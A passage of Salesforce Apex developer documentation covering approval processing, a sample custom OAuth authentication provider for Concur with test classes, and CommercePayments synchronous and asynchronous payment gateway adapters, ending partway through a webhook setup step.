Salesforce Sites lets you build custom pages and Web applications by inheriting Lightning Platform capabilities including analytics, workflow and approvals, and programmable logic.

Support Classes

Support classes allow you to interact with records commonly used by support centers, such as business hours and cases.

Territory Management 2.0

With trigger support for the Territory2 and UserTerritory2Association standard objects, you can automate actions and processes related to changes in these territory management records.

Actions

Create quick actions, and add them to your Salesforce Classic home page, to the Chatter tab, to Chatter groups, and to record detail pages. Choose from standard quick actions, such as create and update actions, or create custom actions based on your company's needs.

- *Create actions* let users create records—like New Contact, New Opportunity, and New Lead.
- *Custom actions* invoke Lightning components, flows, Visualforce pages, or canvas apps with functionality that you define.Use a Visualforce page, Lightning component, or a canvas app to create global custom actions for tasks that don't require users to use records that have a relationship to a specific object. Object-specific custom actions invoke Lightning components, flows, Visualforce pages, or canvas apps that let users interact with or create records that have a relationship to an object record.

For create, Log a Call, and custom actions, you can create either object-specific actions or global actions. Update actions must be object-specific.

For more information on actions, see the online help.

SEE ALSO:

Apex Reference Guide: QuickAction Class

Apex Reference Guide: QuickActionRequest Class

Apex Reference Guide: QuickActionResult Class

Apex Reference Guide: DescribeQuickActionResult Class

Apex Reference Guide: DescribeQuickActionDefaultValue Class

Apex Reference Guide: DescribeLayoutSection Class

Apex Reference Guide: DescribeLayoutRow Class

Apex Reference Guide: DescribeLayoutItem Class

Apex Reference Guide: DescribeLayoutComponent Class

Apex Reference Guide: DescribeAvailableQuickActionResult Class

Approval Processing

An approval process automates how records are approved in Salesforce. An approval process specifies each step of approval, including from whom to request approval and what to do at each point of the process.

- Use the Apex process classes to create approval requests and process the results of those requests:

  - ProcessRequest Class
  - ProcessResult Class
  - ProcessSubmitRequest Class
  - ProcessWorkItemRequest Class

- Use the `Approval.process` method to submit an approval request and approve or reject existing approval requests. For more information, see Approval Class.

> 📝 **Note:** The `process` method counts against the DML limits for your organization. See Execution Governors and Limits.

For more information about approval processes, see "Set Up an Approval Process" in the Salesforce online help.

IN THIS SECTION:

Apex Approval Processing Example

Apex Approval Processing Example

The following sample code initially submits a record for approval, then approves the request. This example assumes that a pre-existing approval process on Account exists and is valid for the Account record created.

```
public class TestApproval {
    void submitAndProcessApprovalRequest() {
        // Insert an account
        Account a = new Account(Name='Test',annualRevenue=100.0);
        insert a;

        User user1 = [SELECT Id FROM User WHERE Alias='SomeStandardUser'];

        // Create an approval request for the account
        Approval.ProcessSubmitRequest req1 =
            new Approval.ProcessSubmitRequest();
        req1.setComments('Submitting request for approval.');
        req1.setObjectId(a.id);

        // Submit on behalf of a specific submitter
        req1.setSubmitterId(user1.Id);

        // Submit the record to specific process and skip the criteria evaluation
        req1.setProcessDefinitionNameOrId('PTO_Request_Process');
        req1.setSkipEntryCriteria(true);

        // Submit the approval request for the account
        Approval.ProcessResult result = Approval.process(req1);

        // Verify the result
        System.assert(result.isSuccess());
```

```
        System.assertEquals(
            'Pending', result.getInstanceStatus(),
            'Instance Status'+result.getInstanceStatus());

        // Approve the submitted request
        // First, get the ID of the newly created item
        List<Id> newWorkItemIds = result.getNewWorkitemIds();

        // Instantiate the new ProcessWorkitemRequest object and populate it
        Approval.ProcessWorkitemRequest req2 =
            new Approval.ProcessWorkitemRequest();
        req2.setComments('Approving request.');
        req2.setAction('Approve');
        req2.setNextApproverIds(new Id[] {UserInfo.getUserId()});

        // Use the ID from the newly created item to specify the item to be worked
        req2.setWorkitemId(newWorkItemIds.get(0));

        // Submit the request for approval
        Approval.ProcessResult result2 =  Approval.process(req2);

        // Verify the results
        System.assert(result2.isSuccess(), 'Result Status:'+result2.isSuccess());

        System.assertEquals(
            'Approved', result2.getInstanceStatus(),
            'Instance Status'+result2.getInstanceStatus());
    }
}
```

Authentication

Salesforce provides various ways to authenticate users. Build a combination of authentication methods to fit the needs of your org and your users' use patterns.

IN THIS SECTION:

[Create a Custom Authentication Provider Plug-in](#)
You can use Apex to create a custom OAuth-based authentication provider plug-in for single sign-on (SSO) to Salesforce.

Create a Custom Authentication Provider Plug-in

You can use Apex to create a custom OAuth-based authentication provider plug-in for single sign-on (SSO) to Salesforce.

Out of the box, Salesforce supports several external authentication providers for single sign-on, including Facebook, Google, LinkedIn, and service providers that implement the OpenID Connect protocol. By creating a plug-in with Apex, you can add your own OAuth-based authentication provider. Your users can then use the SSO credentials they already use for non-Salesforce applications with your Salesforce orgs.

Before you create your Apex class, you create a custom metadata type record for your authentication provider. For details, see Create a Custom External Authentication Provider.

Sample Classes

This example extends the abstract class `Auth.AuthProviderPluginClass` to configure an external authentication provider called Concur. Build the sample classes and sample test classes in the following order.

1. Concur
2. ConcurTestStaticVar
3. MockHttpResponseGenerator
4. ConcurTestClass

```
global class Concur extends Auth.AuthProviderPluginClass {

                public String redirectUrl; // use this URL for the endpoint that the
authentication provider calls back to for configuration
                private String key;
                private String secret;
               private String authUrl;    // application redirection to the Concur website
 for authentication and authorization
                private String accessTokenUrl; // uri to get the new access token from
concur  using the GET verb
              private String customMetadataTypeApiName; // api name for the custom metadata
 type created for this auth provider
                private String userAPIUrl; // api url to access the user in concur
                private String userAPIVersionUrl; // version of the user api url to access
 data from concur


                global String getCustomMetadataType() {
                    return customMetadataTypeApiName;
                }

               global PageReference initiate(Map<string,string> authProviderConfiguration,
 String stateToPropagate) {
                    authUrl = authProviderConfiguration.get('Auth_Url__c');
                    key = authProviderConfiguration.get('Key__c');
                    //Here the developer can build up a request of some sort
                    //Ultimately they'll return a URL where we will redirect the user
                    String url = authUrl + '?client_id='+ key
+'&scope=USER,EXPRPT,LIST&redirect_uri='+ redirectUrl + '&state=' + stateToPropagate;
                    return new PageReference(url);
                 }

                global Auth.AuthProviderTokenResponse handleCallback(Map<string,string>
authProviderConfiguration, Auth.AuthProviderCallbackState state ) {
                    //Here, the developer will get the callback with actual protocol.
                  //Their responsibility is to return a new object called AuthProviderToken

                    //This will contain an optional accessToken and refreshToken
                    key = authProviderConfiguration.get('Key__c');
                    secret = authProviderConfiguration.get('Secret__c');
                    accessTokenUrl = authProviderConfiguration.get('Access_Token_Url__c');


                    Map<String,String> queryParams = state.queryParameters;
```

```
                        String code = queryParams.get('code');
                        String sfdcState = queryParams.get('state');

                        HttpRequest req = new HttpRequest();
                        String url = accessTokenUrl+'?code=' + code + '&client_id=' + key +
'&client_secret=' + secret;
                        req.setEndpoint(url);
                        req.setHeader('Content-Type','application/xml');
                        req.setMethod('GET');

                        Http http = new Http();
                        HTTPResponse res = http.send(req);
                        String responseBody = res.getBody();
                        String accessToken = getTokenValueFromResponse(responseBody,
'AccessToken', null);
                        //Parse access token value
                        String refreshToken = getTokenValueFromResponse(responseBody,
'RefreshToken', null);
                        //Parse refresh token value

                        return new Auth.AuthProviderTokenResponse('Concur', accessToken,
'refreshToken', sfdcState);
                        //don't hard-code the refresh token value!
                    }


                    global Auth.UserData  getUserInfo(Map<string,string>
authProviderConfiguration, Auth.AuthProviderTokenResponse response) {
                        //Here the developer is responsible for constructing an Auth.UserData
 object
                        String token = response.oauthToken;
                        HttpRequest req = new HttpRequest();
                        userAPIUrl = authProviderConfiguration.get('API_User_Url__c');
                        userAPIVersionUrl =
authProviderConfiguration.get('API_User_Version_Url__c');
                        req.setHeader('Authorization', 'OAuth ' + token);
                        req.setEndpoint(userAPIUrl);
                        req.setHeader('Content-Type','application/xml');
                        req.setMethod('GET');

                        Http http = new Http();
                        HTTPResponse res = http.send(req);
                        String responseBody = res.getBody();
                        String id = getTokenValueFromResponse(responseBody,
'LoginId',userAPIVersionUrl);
                        String fname = getTokenValueFromResponse(responseBody, 'FirstName',
userAPIVersionUrl);
                        String lname = getTokenValueFromResponse(responseBody, 'LastName',
userAPIVersionUrl);
                        String flname = fname + ' ' + lname;
                    String uname = getTokenValueFromResponse(responseBody, 'EmailAddress',
 userAPIVersionUrl);
                        String locale = getTokenValueFromResponse(responseBody, 'LocaleName',
 userAPIVersionUrl);
```

```
                    Map<String,String> provMap = new Map<String,String>();
                    provMap.put('what1', 'noidea1');
                    provMap.put('what2', 'noidea2');
                    return new Auth.UserData(id, fname, lname, flname, uname,
                        'what', locale, null, 'Concur', null, provMap);
            }

            private String getTokenValueFromResponse(String response, String token,
String ns) {
                    Dom.Document docx = new Dom.Document();
                    docx.load(response);
                    String ret = null;

                    dom.XmlNode xroot = docx.getrootelement() ;
                    if(xroot != null){
                        ret = xroot.getChildElement(token, ns).getText();
                    }
                    return ret;
            }


}
```

Sample Test Classes

The following example contains test classes for the Concur class.

```
@IsTest
public class ConcurTestClass {

    private static final String OAUTH_TOKEN = 'testToken';
    private static final String STATE = 'mocktestState';
    private static final String REFRESH_TOKEN = 'refreshToken';
    private static final String LOGIN_ID = 'testLoginId';
    private static final String USERNAME = 'testUsername';
    private static final String FIRST_NAME = 'testFirstName';
    private static final String LAST_NAME = 'testLastName';
    private static final String EMAIL_ADDRESS = 'testEmailAddress';
    private static final String LOCALE_NAME = 'testLocalName';
    private static final String FULL_NAME = FIRST_NAME + ' ' + LAST_NAME;
    private static final String PROVIDER = 'Concur';
    private static final String REDIRECT_URL =
'http://localhost/services/authcallback/orgId/Concur';
    private static final String KEY = 'testKey';
    private static final String SECRET = 'testSecret';
    private static final String STATE_TO_PROPOGATE  = 'testState';
   private static final String ACCESS_TOKEN_URL = 'http://www.dummyhost.com/accessTokenUri';

   private static final String API_USER_VERSION_URL = 'http://www.dummyhost.com/user/20/1';

    private static final String AUTH_URL = 'http://www.dummy.com/authurl';
    private static final String API_USER_URL = 'www.concursolutions.com/user/api';

    // in the real world scenario , the key and value would be read from the (custom fields
 in) custom metadata type record
```

```apex
    private static Map<String,String> setupAuthProviderConfig () {
         Map<String,String> authProviderConfiguration = new Map<String,String>();
         authProviderConfiguration.put('Key__c', KEY);
         authProviderConfiguration.put('Auth_Url__c', AUTH_URL);
         authProviderConfiguration.put('Secret__c', SECRET);
         authProviderConfiguration.put('Access_Token_Url__c', ACCESS_TOKEN_URL);
         authProviderConfiguration.put('API_User_Url__c',API_USER_URL);
         authProviderConfiguration.put('API_User_Version_Url__c',API_USER_VERSION_URL);

         authProviderConfiguration.put('Redirect_Url__c',REDIRECT_URL);
         return authProviderConfiguration;

    }

    static testMethod void testInitiateMethod() {
         String stateToPropogate = 'mocktestState';
         Map<String,String> authProviderConfiguration = setupAuthProviderConfig();
         Concur concurCls = new Concur();
         concurCls.redirectUrl = authProviderConfiguration.get('Redirect_Url__c');

         PageReference expectedUrl =  new
PageReference(authProviderConfiguration.get('Auth_Url__c') + '?client_id='+
                                       authProviderConfiguration.get('Key__c')
+'&scope=USER,EXPRPT,LIST&redirect_uri='+

authProviderConfiguration.get('Redirect_Url__c') + '&state=' +
                                       STATE_TO_PROPOGATE);
         PageReference actualUrl = concurCls.initiate(authProviderConfiguration,
STATE_TO_PROPOGATE);
         System.assertEquals(expectedUrl.getUrl(), actualUrl.getUrl());
       }

    static testMethod void testHandleCallback() {
         Map<String,String> authProviderConfiguration = setupAuthProviderConfig();
         Concur concurCls = new Concur();
         concurCls.redirectUrl = authProviderConfiguration.get('Redirect_Url_c');

         Test.setMock(HttpCalloutMock.class, new ConcurMockHttpResponseGenerator());

         Map<String,String> queryParams = new Map<String,String>();
         queryParams.put('code','code');
         queryParams.put('state',authProviderConfiguration.get('State_c'));
         Auth.AuthProviderCallbackState cbState = new
Auth.AuthProviderCallbackState(null,null,queryParams);
         Auth.AuthProviderTokenResponse actualAuthProvResponse =
concurCls.handleCallback(authProviderConfiguration, cbState);
         Auth.AuthProviderTokenResponse expectedAuthProvResponse = new
Auth.AuthProviderTokenResponse('Concur', OAUTH_TOKEN, REFRESH_TOKEN, null);

         System.assertEquals(expectedAuthProvResponse.provider,
actualAuthProvResponse.provider);
         System.assertEquals(expectedAuthProvResponse.oauthToken,
actualAuthProvResponse.oauthToken);
         System.assertEquals(expectedAuthProvResponse.oauthSecretOrRefreshToken,
```

```
actualAuthProvResponse.oauthSecretOrRefreshToken);
         System.assertEquals(expectedAuthProvResponse.state, actualAuthProvResponse.state);



    }


    static testMethod void testGetUserInfo() {
         Map<String,String> authProviderConfiguration = setupAuthProviderConfig();
         Concur concurCls = new Concur();

         Test.setMock(HttpCalloutMock.class, new ConcurMockHttpResponseGenerator());

         Auth.AuthProviderTokenResponse response = new
Auth.AuthProviderTokenResponse(PROVIDER, OAUTH_TOKEN ,'sampleOauthSecret', STATE);
         Auth.UserData actualUserData = concurCls.getUserInfo(authProviderConfiguration,
 response) ;

         Map<String,String> provMap = new Map<String,String>();
         provMap.put('key1', 'value1');
         provMap.put('key2', 'value2');

         Auth.UserData expectedUserData = new Auth.UserData(LOGIN_ID, FIRST_NAME,
LAST_NAME, FULL_NAME, EMAIL_ADDRESS,
                          null, LOCALE_NAME, null, PROVIDER, null, provMap);

         System.assertNotEquals(expectedUserData,null);
         System.assertEquals(expectedUserData.firstName, actualUserData.firstName);
         System.assertEquals(expectedUserData.lastName, actualUserData.lastName);
         System.assertEquals(expectedUserData.fullName, actualUserData.fullName);
         System.assertEquals(expectedUserData.email, actualUserData.email);
         System.assertEquals(expectedUserData.username, actualUserData.username);
         System.assertEquals(expectedUserData.locale, actualUserData.locale);
         System.assertEquals(expectedUserData.provider, actualUserData.provider);
        System.assertEquals(expectedUserData.siteLoginUrl, actualUserData.siteLoginUrl);

    }


  // implementing a mock http response generator for concur
  public  class ConcurMockHttpResponseGenerator implements HttpCalloutMock {
    public HTTPResponse respond(HTTPRequest req) {
        String namespace = API_USER_VERSION_URL;
        String prefix = 'mockPrefix';

        Dom.Document doc = new Dom.Document();
       Dom.XmlNode xmlNode =  doc.createRootElement('mockRootNodeName', namespace, prefix);

        xmlNode.addChildElement('LoginId', namespace, prefix).addTextNode(LOGIN_ID);
        xmlNode.addChildElement('FirstName', namespace, prefix).addTextNode(FIRST_NAME);
        xmlNode.addChildElement('LastName', namespace, prefix).addTextNode(LAST_NAME);
        xmlNode.addChildElement('EmailAddress', namespace,
prefix).addTextNode(EMAIL_ADDRESS);
```

```
    xmlNode.addChildElement('LocaleName', namespace, prefix).addTextNode(LOCALE_NAME);

    xmlNode.addChildElement('AccessToken', null, null).addTextNode(OAUTH_TOKEN);
    xmlNode.addChildElement('RefreshToken', null, null).addTextNode(REFRESH_TOKEN);
    System.debug(doc.toXmlString());
    // Create a fake response
    HttpResponse res = new HttpResponse();
    res.setHeader('Content-Type', 'application/xml');
    res.setBody(doc.toXmlString());
    res.setStatusCode(200);
    return res;
  }

 }
}
```

SEE ALSO:

Apex Reference Guide: AuthProviderPlugin Interface

Salesforce Help: Create a Custom External Authentication Provider

Chatter Answers and Ideas

In Chatter Answers and Ideas, use zones to organize ideas and answers into groups. Each zone can have its own focus, with unique ideas and answers topics to match that focus.

To work with zones in Apex, use the `Answers`, `Ideas`, and `ConnectApi.Zones` classes.

SEE ALSO:

Apex Reference Guide: Answers Class

Apex Reference Guide: Ideas Class

Apex Reference Guide: Zones Class

Use Cases for the CommercePayments Namespace

Review walkthroughs, use cases, and reference material for the `CommercePayments` platform.

To review `CommercePayments` class reference docs, go to CommercePayments Namespace.

IN THIS SECTION:

Payment Gateway Adapters

Payment gateway adapters represent the bridge between your payments platform in Salesforce and an external payment gateway.

Payment Authorization Reversal Service

An authorization reversal is a transaction that negates an authorization by releasing the hold on funds in a customer's payment method.

Tokenization Service

The credit card tokenization process replaces sensitive customer information with a one-time algorithmically generated number, called a token, used during the payment transaction. Salesforce stores the token and then uses that token as a representation of the credit card used for transactions. The token lets you store information about the credit card without storing sensitive customer data, such as credit card numbers, in Salesforce.

Alternative Payment Methods

An alternative payment method allows customers to store and represent payment method information not represented by another pre-defined payment method such as `CardPaymentMethod` or `DigitalWallet`. Common examples of alternative payment methods include CashOnDeliver, Klarna, and Direct Debit. Alternative payment methods are available in API v51.0 and later.

Process Payments

Process a payment in the payment gateway.

Process Refund

Process a refund in the payment gateway.

Idempotency Guidelines

Idempotency represents the ability of a payment gateway to recognize duplicate requests submitted either in error or maliciously, and then process the duplicate requests accordingly. When working with an idempotent gateway, consider these important guidelines.

Sample Payment Gateway Implementation for CommercePayments

We've created a GitHub repository containing code samples for a sample Payeezy payment gateway implementation with the CommercePayments namespace. Review the sample code if you need help with configuring your payment gateway implementation.

Payment Gateway Adapters

Payment gateway adapters represent the bridge between your payments platform in Salesforce and an external payment gateway.

IN THIS SECTION:

Building a Synchronous Gateway Adapter

In synchronous payment configurations, the Salesforce payment platform sends transaction information to the gateway, and then waits for a gateway response that contains the final transaction status. Salesforce will create a transaction only if the transaction is successful in the gateway.

Set Up a Synchronous Payment Gateway Adapter in Salesforce

Configure Salesforce to interface with a synchronous payment gateway adapter.

Building an Asynchronous Gateway Adapter

In an asynchronous payments configuration, the payments platform first sends transaction information to the gateway. The gateway responds with an acknowledgment that it received the transaction, and then the platform creates a pending transaction. The gateway sends a notification, which contains the final transaction status. The platform then updates the transaction's status accordingly.

Set Up an Asynchronous Payment Gateway Adapter in Salesforce

Configure Salesforce to interface with an asynchronous payment gateway adapter.

Builder Examples for Payment Gateway Adapters

The final sections of a payment gateway adapter should define how the adapter creates requests and responses. The implementation of these classes can vary widely based on your gateway and platform requirements. We've provided several generics examples for review.

Building a Synchronous Gateway Adapter

In synchronous payment configurations, the Salesforce payment platform sends transaction information to the gateway, and then waits for a gateway response that contains the final transaction status. Salesforce will create a transaction only if the transaction is successful in the gateway.

A synchronous gateway adapter implements the PaymentGatewayAdapter Interface. In this topic, we'll break down a sample asynchronous adapter by looking at `PaymentGatewayAdapter`, and then the `processRequest` class, which drives most of the communication between the payment platform and the payment gateway.

📝 **Note:** Payment gateway adapters can't make future calls, external callouts using `System.Http`, asynchronous calls, queueable calls, or execute DMLs using SOQL.

PaymentGatewayAdapter

All synchronous gateway must implement the `PaymentGatewayAdapter` interface. All PaymentGatewayAdapters are required to implement the `processRequest` method.

```
global with sharing class SampleAdapter implements commercepayments.PaymentGatewayAdapter
 {
    global SampleAdapter() {}

    global commercepayments.GatewayResponse
processRequest(commercepayments.paymentGatewayContext gatewayContext) {
    }
}
```

Processing an Initial Payment Request

When the payments platform receives a payments API request, it passes the request to your gateway adapter for further evaluation. The adapter begins the request evaluation process by calling the **processRequest** method, which represents the first step in a synchronous payment flow. We can break the processRequest implementation into three parts.

First, it builds a payment request object that the gateway can understand.

```
commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType();
if (requestType == commercepayments.RequestType.Capture) {
   req.setEndpoint('/pal/servlet/Payment/v52/capture');
    body =
buildCaptureRequest((commercepayments.CaptureRequest)gatewayContext.getPaymentRequest());
} else if (requestType == commercepayments.RequestType.ReferencedRefund) {
    req.setEndpoint('/pal/servlet/Payment/v52/refund');
    body =
buildRefundRequest((commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest());
}
```

Then, the adapter sends the request to the payment gateway.

```
req.setBody(body);
req.setMethod('POST');
commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp();
HttpResponse res = null;
try {
    res = http.send(req);
} catch(CalloutException ce) {
    commercepayments.GatewayErrorResponse error = new
```

```
commercepayments.GatewayErrorResponse('500', ce.getMessage());
    return error;
}
```

Finally, the adapter creates a response object to store data from the gateway's response. The type of response object will vary based on whether you originally made a payment capture request or a refund request.

```
if ( requestType == commercepayments.RequestType.Capture) {
   // Refer to the end of this doc for sample createCaptureResponse implementation
    response =  createCaptureResponse(res);
} else if ( requestType == commercepayments.RequestType.ReferencedRefund) {
    response =  createRefundResponse(res);
}
return response;
```

Set Up a Synchronous Payment Gateway Adapter in Salesforce

Configure Salesforce to interface with a synchronous payment gateway adapter.

To access the `commercepayments` API, you need the PaymentPlatform org permission.

1. Create your payment gateway adapter Apex classes. For more information on building synchronous gateway adapters in Apex, review Building a Synchronous Gateway Adapter.

2. Create a Named Credential in Salesforce UI.

   a. From Setup, in the Quick Find box, enter *NamedCredential*, and then select **New Named Credential**.

   b. Enter the username, password, and URL for your payment gateway, and then save your changes.

3. Create a payment gateway provider. The payment gateway provider is an object that stores details about the payment gateway that Salesforce communicates with when processing a transaction. As of Salesforce Summer '20, you can create a payment gateway provider record only through Workbench.

   a. Log in to Workbench, and then select **REST Explorer**.

   b. Set the method to Post, and then enter the following URL, replacing *[version]* with your desired API version. The payment gateway provider entity is available in Salesforce API v48.0 and later.

   ```
   services/data/[version]/tooling/sobjects/PaymentGatewayProvider
   ```

   c. Enter your payload, replacing *VALUE* with your desired value.

   ```
   {
    "ApexAdapterId": "{{VALUE}}",
    "DeveloperName": "{{VALUE}}",
    "MasterLabel": "VALUE",
    "IdempotencySupported": "VALUE",
    "Comments": "VALUE",
   ```

4. Create a payment gateway record. This object stores information that Salesforce uses to communicate with the payment gateway. The record requires the following field values.

   - Name: We recommend using the same name as the external payment gateway that will be communicating with Salesforce.
   - Merchant Credential ID: Enter the ID of the named credential that you created in Step 2.
   - Payment Gateway Provider: Enter the ID of the payment gateway provider that you created in Step 3.

- Status: Active

Building an Asynchronous Gateway Adapter

In an asynchronous payments configuration, the payments platform first sends transaction information to the gateway. The gateway responds with an acknowledgment that it received the transaction, and then the platform creates a pending transaction. The gateway sends a notification, which contains the final transaction status. The platform then updates the transaction's status accordingly.

The asynchronous process differs from synchronous transactions, where the platform does not create a pending transaction after the initial gateway request. Instead, the platform creates a transaction only after the gateway sends a response containing the final transaction status. For information on building a synchronous adapter, review Building a Synchronous Gateway Adapter.

An asynchronous configuration requires both a synchronous gateway adapter and an asynchronous adapter. In this topic, we'll break down a sample asynchronous adapter by looking at several important areas.

- Defining an asynchronous payment gateway adapter
- Processing the initial payment request
- Processing a notification from the payment gateway
- Debugging gateway responses using system debug logs.

> 📝 **Note:** Payment gateway adapters can't make future calls, external callouts using `System.Http`, asynchronous calls, queueable calls, or execute DMLs using SOQL.

Asynchronous Payment Gateway Adapter Definition

An asynchronous gateway adapter class must implement both the `PaymentGatewayAdapter Interface` and the `PaymentGatewayAsyncAdapter Interface`. The adapter class must also implement the `processRequest` method for PaymentGatewayAdapter and the `processNotification` method for PaymentGatewayAsyncAdapter.

```
global with sharing class SampleAdapter implements
commercepayments.PaymentGatewayAsyncAdapter, commercepayments.PaymentGatewayAdapter {
    global SampleAdapter() {}

    global commercepayments.GatewayResponse
processRequest(commercepayments.paymentGatewayContext gatewayContext) {
    }

    global commercepayments.GatewayNotificationResponse
processNotification(commercepayments.PaymentGatewayNotificationContext
gatewayNotificationContext) {
    }
}
```

Processing an Initial Payment Request

When the payments platform receives a payments API request, it passes the request to your gateway adapter for further evaluation. The adapter begins the request evaluation process by calling the **processRequest** method, which represents the first step in an asynchronous payment flow. We can break the processRequest implementation into three parts.

First, it builds a payment request object that the gateway can understand.

```
commercepayments.RequestType requestType = gatewayContext.getPaymentRequestType();
if (requestType == commercepayments.RequestType.Capture) {
    req.setEndpoint('/pal/servlet/Payment/v52/capture');
```

```
    body =
buildCaptureRequest((commercepayments.CaptureRequest)gatewayContext.getPaymentRequest());
} else if (requestType == commercepayments.RequestType.ReferencedRefund) {
    req.setEndpoint('/pal/servlet/Payment/v52/refund');
    body =
buildRefundRequest((commercepayments.ReferencedRefundRequest)gatewayContext.getPaymentRequest());
}
```

Then, the adapter sends the request to the payment gateway.

```
req.setBody(body);
req.setMethod('POST');
commercepayments.PaymentsHttp http = new commercepayments.PaymentsHttp();
HttpResponse res = null;
try {
    res = http.send(req);
} catch(CalloutException ce) {
    commercepayments.GatewayErrorResponse error = new
commercepayments.GatewayErrorResponse('500', ce.getMessage());
    return error;
}
```

Finally, the adapter creates a response object to store data from the gateway's response. The type of response object will vary based on whether you originally made a payment capture request or a refund request.

```
if ( requestType == commercepayments.RequestType.Capture) {
   // Refer to the end of this doc for sample createCaptureResponse implementation
    response =  createCaptureResponse(res);
} else if ( requestType == commercepayments.RequestType.ReferencedRefund) {
    response =  createRefundResponse(res);
}
return response;
```

Processing a Notification from the Payment Gateway

After the customer bank processes the transaction and sends the results to the gateway, the gateway sends the adapter a notification indicating that it's ready to provide the final transaction status. For this part of an asynchronous transaction flow, the adapter needs to call the processNotification class. We can split the processNotification implementation into four parts.

First, the adapter verifies the signature in the notification request. For more information on verifying signatures, review [TOPIC].

```
private Boolean verifySignature(NotificationRequest requestItem) {
    String payload = requestItem.pspReference + ':'
        + (requestItem.originalReference == null ? '' : requestItem.originalReference) +
':'
        + requestItem.merchantAccountCode + ':'
        + requestItem.merchantReference + ':'
        + requestItem.amount.value.intValue() + ':'
        + requestItem.amount.currencyCode + ':'
        + requestItem.eventCode + ':'
        + requestItem.success;
    String myHMacKey = getHMacKey();
    String generatedSign = EncodingUtil.base64Encode(Crypto.generateMac('hmacSHA256',
Blob.valueOf(payload),
                              EncodingUtil.convertFromHex(myHMacKey)));
```

```
        return generatedSign.equals(requestItem.additionalData.hmacSignature);
}
```

Next, the adapter parses the gateway's notification request and builds a notification object. The
`getPaymentGatewayNotificationRequest` method evaluates data from the gateway's notification request items, which
include status, referenceNumber, event, and amount. The `notificationStatus` object is set to Success or Failed based on
whether the platform successfully received the notification. If the notification's event code indicates that the gateway processed a
payment capture transaction, the adapter builds a notification object using the `CaptureNotification` class. If the event code
indicates that the gateway processed a refund transaction, the adapter builds a notification object using the
`ReferencedRefundNotification` class.

```
commercepayments.PaymentGatewayNotificationRequest gatewayNotificationRequest =
gatewayNotificationContext.getPaymentGatewayNotificationRequest();
Blob request = gatewayNotificationRequest.getRequestBody();
SampleNotificationRequest notificationRequest =
SampleNotificationRequest.parse(request.toString().replace('currency', 'currencyCode'));

List<SampleNotificationRequest.NotificationItems> notificationItems =
notificationRequest.notificationItems;
SampleNotificationRequest.NotificationRequestItem notificationRequestItem =
notificationItems[0].NotificationRequestItem;

Boolean success = Boolean.valueOf(notificationRequestItem.success);
String pspReference = notificationRequestItem.pspReference;
String eventCode = notificationRequestItem.eventCode;
Double amount = notificationRequestItem.amount.value;

commercepayments.NotificationStatus notificationStatus = null;
if (success) {
    notificationStatus = commercepayments.NotificationStatus.Success;
} else {
    notificationStatus = commercepayments.NotificationStatus.Failed;
}
commercepayments.BaseNotification notification = null;
if ('CAPTURE'.equals(eventCode)) {
    notification = new commercepayments.CaptureNotification();
} else if ('REFUND'.equals(eventCode)) {
    notification = new commercepayments.ReferencedRefundNotification();
}
notification.setStatus(notificationStatus);
notification.setGatewayReferenceNumber(pspReference);
notification.setAmount(amount);
```

The adapter then requests that the payments platform records the results of the notification.

```
commercepayments.NotificationSaveResult saveResult =
commercepayments.NotificationClient.record(notification);
```

All asynchronous gateways require that the platform acknowledges that it received the notification, regardless of whether the platform
successfully saved the notification's data. The platform calls the `GatewayNotificationResponse` class to send the
acknowledgment.

```
commercepayments.GatewayNotificationResponse gnr = new
commercepayments.GatewayNotificationResponse();
if (saveResult.isSuccess()) {
```

```
    system.debug('Notification accepted by platform');
} else {
    system.debug('Errors in the result '+ Blob.valueOf(saveResult.getErrorMessage()));
}
gnr.setStatusCode(200);
gnr.setResponseBody(Blob.valueOf('[accepted]'));
return gnr;
```

Debugging

Usually, Apex debug logs are available in the developer console. However, Salesforce doesn't store debug logs from the `processNotification` method in the developer console. To view this part of the method flow using system.debug, review the Collect Debug Logs for Guest Users section of Set Up Debug Logging.

Set Up an Asynchronous Payment Gateway Adapter in Salesforce

Configure Salesforce to interface with an asynchronous payment gateway adapter.

To access the `commercepayments` API, you need the PaymentPlatform org permission.

1. Create a Site.

   a. Register a site and set the site domain.

   b. From Setup, in the Quick Find box, enter `Sites`, and then select **Sites**. Go to the Sites list and click **New**.

   c. Enter a label and select **Active**.

   d. Enter a unique value for the default web address.

   e. Select **Guest Access to the Payments API**, and then save your changes.

2. Create your payment gateway adapter Apex classes. Asynchronous payment gateways require Salesforce to implement both an asynchronous adapter and a synchronous adapter. For more information on building gateway adapters in Apex, review Building an Asynchronous Gateway Adapter and Building a Synchronous Gateway Adapter.

3. Create a Named Credential in Salesforce UI.

   a. From Setup, in the Quick Find box, enter `NamedCredential`, and then select **New Named Credential**.

   b. Enter the username, password, and URL for your payment gateway, and then save your changes.

4. Create a payment gateway provider. The payment gateway provider is an object that stores details about the payment gateway that Salesforce communicates with when processing a transaction. As of Salesforce Summer '20, you can create a payment gateway provider record only through Workbench.

   a. Log in to Workbench, and then select **REST Explorer**.

   b. Set the method to Post, and then enter the following URL, replacing `[version]` with your desired API version. The payment gateway provider entity is available in Salesforce API v48.0 and later.

   ```
   services/data/[version]/tooling/sobjects/PaymentGatewayProvider
   ```

   c. Enter your payload, replacing `VALUE` with your desired value.

   ```
   {
    "ApexAdapterId": "{{VALUE}}",
    "DeveloperName": "{{VALUE}}",
    "MasterLabel": "VALUE",
   ```

```
"IdempotencySupported": "VALUE",
"Comments": "VALUE",
```

5. Create a payment gateway record. This object stores information that Salesforce uses to communicate with the payment gateway. The record requires the following field values.

   • Name: We recommend using the same name as the external payment gateway that will be communicating with Salesforce.

   • Merchant Credential ID: Enter the ID of the named credential that you created in Step 2.

   • Payment Gateway Provider: Enter the ID of the payment gateway provider that you created in Step 3.

   • Status: Active

6. External payment gateways use webhooks to send notification information as HTTP POST messages to your Salesforce asynchronous payment gateway adapter. You can create a webhook by providing a URL in the standard notification transport settings of your external payment gateway. Create your URL by combining your Salesforce site endpoint from Step 1 with the ID of the payment gateway provider that you created in step 4.

   a. Your endpoint will be the following address, replacing `domain` with your domain from Step 1A, and replacing `subdomain` with the default web address that you provided in Step 1D.

      https://**MyDomainName**.my.salesforce-sites.com/subdomain/services/data/v49.0/commerce/payments/notify

      📝 Note: If you're not using enhanced domains, your org's Salesforce Sites URL is different. For details, see My Domain URL Formats in Salesforce Help.

   b. Find the ID of the payment gateway provider that you created in Step 4, and add `?provider=ID` to the end of your endpoint. For example,

